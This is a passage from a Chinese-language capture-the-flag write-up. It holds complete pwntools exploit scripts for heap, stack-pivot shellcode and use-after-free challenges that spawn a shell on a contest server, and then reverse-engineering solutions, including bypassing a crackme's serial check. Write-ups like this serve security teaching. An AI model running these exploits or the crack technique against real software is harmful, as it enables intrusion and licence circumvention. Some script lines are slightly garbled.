sl=lambda x:p.sendline(x)
sd=lambda x:p.send(x)
sa=lambda a,b:p.sendafter(a,b)
sla=lambda a,b:p.sendlineafter(a,b)
ia=lambda :p.interactive()

def leak_address():
    if(context.arch=='i386'):
        return u32(p.recv(4))
    else :
        return u64(p.recv(6).ljust(8,b'\x00'))

def cho(num):
    sla("choice > ",str(num))

def add():
    cho(1)

def change(idx,size):
    cho(3)
    sla("Index:",str(idx))
    sla("word count:",str(size))

def show():
    cho(4)

def delete(idx):
    cho(2)
    sla("Index:",str(idx))

def change2(addr):
 cho(5)
 sla("Which disk?", str(addr))

add()
add()
delete(0)
show()
stack = int(ru('\n')[19:-1],16)
```

```
print(hex(stack))

z('b*$rebase(0xb97)')

change(0,stack-8)
change2(0x21)
add()
add()
change(3,'3435973836')
cho(6)

ia()
```

small

栈溢出修改rbp到bss上并覆盖返回地址到read之前，实现栈迁移并写入shellcode，将bss地址覆盖返回地址

exp：

```python
#!/usr/bin/python

from pwn import *
import sys
import time
#from LibcSearcher import LibcSearcher
context.log_level = 'debug'
context.arch='amd64'

local=1
binary_name='small'

e=ELF("./"+binary_name)

if local:
    p=process("./"+binary_name)
else:
    p=remote('81.70.195.166',10002)

def z(a=''):
    if local:
        gdb.attach(p,a)
        if a=='':
            raw_input
    else:
        pass

ru=lambda x:p.recvuntil(x)
sl=lambda x:p.sendline(x)
sd=lambda x:p.send(x)
sa=lambda a,b:p.sendafter(a,b)
sla=lambda a,b:p.sendlineafter(a,b)
ia=lambda :p.interactive()

def leak_address():
    if(context.arch=='i386'):
        return u32(p.recv(4))
    else :
        return u64(p.recv(6).ljust(8,b'\x00'))

z('b*main')
rbp = 0x402000+0x10
sl(b'a'*0x10+p64(rbp)+p64(0x401015))

time.sleep(3)

sl(p64(0)*2+p64(rbp)+p64(rbp+0x10)+asm(shellcraft.sh()))


ia()
```

managebooks

UAF构造重叠堆块，修改函数指针为system

exp：

```python
#!/usr/bin/python

from pwn import *
```

```python
from pwn import *
import sys

context.log_level = 'debug'
context.arch='amd64'

local=1
binary_name='managebooks'
libc_name='libc.so.6'


libc=ELF("./"+libc_name)
e=ELF("./"+binary_name)

if local:
    p=process("./"+binary_name)
else:
    p=remote('81.70.195.166',10004)

def z(a=''):
    if local:
        gdb.attach(p,a)
        if a=='':
            raw_input
    else:
        pass

ru=lambda x:p.recvuntil(x)
sl=lambda x:p.sendline(x)
sd=lambda x:p.send(x)
sa=lambda a,b:p.sendafter(a,b)
sla=lambda a,b:p.sendlineafter(a,b)
ia=lambda :p.interactive()

def leak_address():
    if(context.arch=='i386'):
        return u32(p.recv(4))
    else :
        return u64(p.recv(6).ljust(8,b'\x00'))

def cho(num):
    sla(">> ",str(num))

def add(namesize,name,summarysize,summary):
    cho(1)
    sla("name size: ",str(namesize))
    sa("name: ",name)
    sla("summary size: ",str(summarysize))
    sa("summary: ",summary)

def delete(idx):
    cho(2)
    sla("ID (0-10): ",str(idx))

def show(idx):
    cho(4)
    sla("ID (0-10): ",str(idx))

def edit(idx,size,summary):
    cho(3)
```

```
    sla("ID (0-10): ",str(idx))
    sla("summary size: ",str(size))
    sa("summary: ",summary)

add(0x10,'aaa',0x500,'bbb')
delete(0)
delete(0)
delete(0)
add(0x10,p64(0x00000000004008D8)+b'aaaaaaaa',0x20,'/bin/sh\x00')
edit(0,0x20,'bbbbbbb')
edit(0,0x4b0,'\x02'*8)
show(0)
p.recv(8)
libc_base = leak_address()-0x3ec0c0
print(hex(libc_base))
#system=libc_base+0x4f4e0
system=libc_base+libc.sym['system']
delete(1)
delete(1)
add(0x10,p64(system),0x30,'bbbb')
show(1)
ia()


ia()
```

Reverse

free_flag

在 checkpin 函数中对输入进行了验证。把密文异或回去即为 flag

```
1  __int64 __fastcall checkpin(const char *a1)
2  {
3    int i; // [rsp+14h] [rbp-1Ch]
4
5    for ( i = 0; i < strlen(a1) - 1; ++i )
6    {
7      if ( (byte_B98[i] ^ 0xC) != a1[i] )
8        return 1LL;
9    }
0    return 0LL;
1  }
```

脚本：

```
arr= [0x78, 0x64, 0x3F, 0x53, 0x6D, 0x79, 0x78, 0x64, 0x62, 0x3F, 0x78, 0x3D, 0x6F, 0x38, 0x3D, 0x78, 0x3C, 0x62
, 0x53, 0x39, 0x75, 0x39, 0x78, 0x3F, 0x61, 0x53, 0x3D, 0x39, 0x53, 0x62, 0x3C, 0x78, 0x53, 0x3C, 0x39, 0x53, 0x
39, 0x3F, 0x6F, 0x79, 0x7E, 0x3F, 0x0A]
flag= []
for i inarr:
    flag.append(chr(i^0xC))
print(''.join(flag))
```

ckk

题目描述猜测加密算法，在sub_400430中，发现 base64算法特征，把byte_410200 的表复制出来替换标准 base64 的表即可解密。


```
1  int __fastcall sub_400430(int a1, unsigned int a2, int a3)
2  {
3    unsigned int v3; // $v0
4    int v4; // $v0
5    int v5; // $v0
6    int v6; // $v0
7    unsigned int i; // [sp+8h] [+8h]
8    unsigned int v9; // [sp+8h] [+8h]
9    int v10; // [sp+Ch] [+Ch]
10
11   v10 = 0;
12   for ( i = 0; i < a2; ++i )
13   {
14     v3 = i % 3;
15     if ( i % 3 == 1 )
16     {
17       v5 = v10++;
18       *(a3 + v5) = byte_410200[16 * (*(a1 + i - 1) & 3) + ((*(a1 + i) >> 4) & 0xF)];
19     }
20     else if ( v3 == 2 )
21     {
22       *(a3 + v10) = byte_410200[4 * (*(a1 + i - 1) & 0xF) + ((*(a1 + i) >> 6) & 3)];
23       v6 = v10 + 1;
24       v10 += 2;
25       *(a3 + v6) = byte_410200[*(a1 + i) & 0x3F];
26     }
27     else if ( !v3 )
28     {
29       v4 = v10++;
30       *(a3 + v4) = byte_410200[(*(a1 + i) >> 2) & 0x3F];
31     }
32   }
```

脚本：

```
import base64
import string
cipher = 'ef"^sVK@3r@Ke4e6%6`)'
table1 = ",.0fgWV#`/1Heox$~\x222dity%_;j3csz^+@{4bKrA&=}5laqB*-[69mpC()]78ndu"
table2 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
print(base64.b64decode(cipher.translate(str.maketrans(table1,table2))))
```

crackme

程序加了 upx 壳，直接使用 esp 定律脱去，pushad 后对 esp 下硬断，断下后跟随即可找到 OEP，修复一下导入表拖入 IDA



对 GetDlgItemTextA 交叉引用找到读入用户名和序列号的地方

```
{
  v7 = 5;
  v8 = 0;
  do
  {
    v9 = v7 + (byte_40318C[v8] ^ 0x29);
    if ( v9 < 65 || v9 > 90 )
      v9 = v7 + 82;
    byte_40313C[v8] = v9;
    byte_40313D[v8] = 0;
    LOBYTE(v8) = v8 + 1;
    --v7;
  }
  while ( v7 );
  v10 = 0;
  v11 = 5;
  do
  {
    v12 = v11 + (byte_40318C[v10] ^ 0x27) + 1;
    if ( v12 < 65 || v12 > 90 )
      v12 = v11 + 77;
    byte_403141[v10] = v12;
    byte_403142[v10] = 0;
    LOBYTE(v10) = v10 + 1;
    --v11;
  }
  while ( v11 );
```

用户名经计算存入 byte_40313C 的数组

```
73              }
74              while ( v11 );
75              v13 = GetDlgItemTextA(hWndParent, 4, byte_4031B4, 40);
76              if ( v13 && v13 <= 10 && v13 >= 10 )
77              {
78                v14 = 0;
79                while ( 1 )
80                {
81                  v15 = byte_4031B4[v14];
82                  if ( !v15 )
83                    break;
84                  v16 = byte_40313C[v14] + 5;      // OVKLCJZJGN
85                  if ( v16 > 90 )
86                    v16 = byte_40313C[v14] - 8;
87                  v17 = v16 ^ 0xC;
88                  if ( v17 < 65 )
89                  {
90                    v17 = v14 + 75;
91                  }
92                  else if ( v17 > 90 )
93                  {
94                    v17 = 75 - v14;
95                  }
96                  ++v14;
97                  if ( v17 != v15 )
98                    goto LABEL_35;
99                }
100               MessageBoxA(0, aSerialIsCorrec, aGoodCracker, 0);
101             }
102             else
```

存放序列号

用户名再做变换

明文比较

我们可以发现程序只是对用户名做了变换，序列号是明文比较的，所以在比较的 cmp 指令上断下，修改下面的跳转使得序列号错误也不直接退出，就能拿到正确的序列号了

Maze

通过gdb在走迷宫的地方下断点，获取迷宫地图

```
0x00000001 0x00000000 0x00000000 0x00000001 0x00000001 0x00000001 0x00000001
0x00000001 0x00000000 0x00000001 0x00000001 0x00000000 0x00000000 0x00000001
0x00000001 0x00000001 0x00000001 0x00000000 0x00000001 0x00000001 0x00000001
0x00000000 0x00000000 0x00000000 0x00000001 0x00000001 0x00000000 0x00000000
0x00000001 0x00000001 0x00000001 0x00000001 0x00000000 0x00000000 0x00000000
0x00000001 0x00000000 0x00000000 0x00000000 0x00000001 0x00000001 0x00000001
0x00000001 0x00000001 0x00000001 0x00000001 0x00000001 0x00000000 0x00000001
```

路径md5加上前缀得到flag

```
ssddwdwdddssaasasaaassddddwdds
flag{545d406061561f34247732d50c56ef0d}
```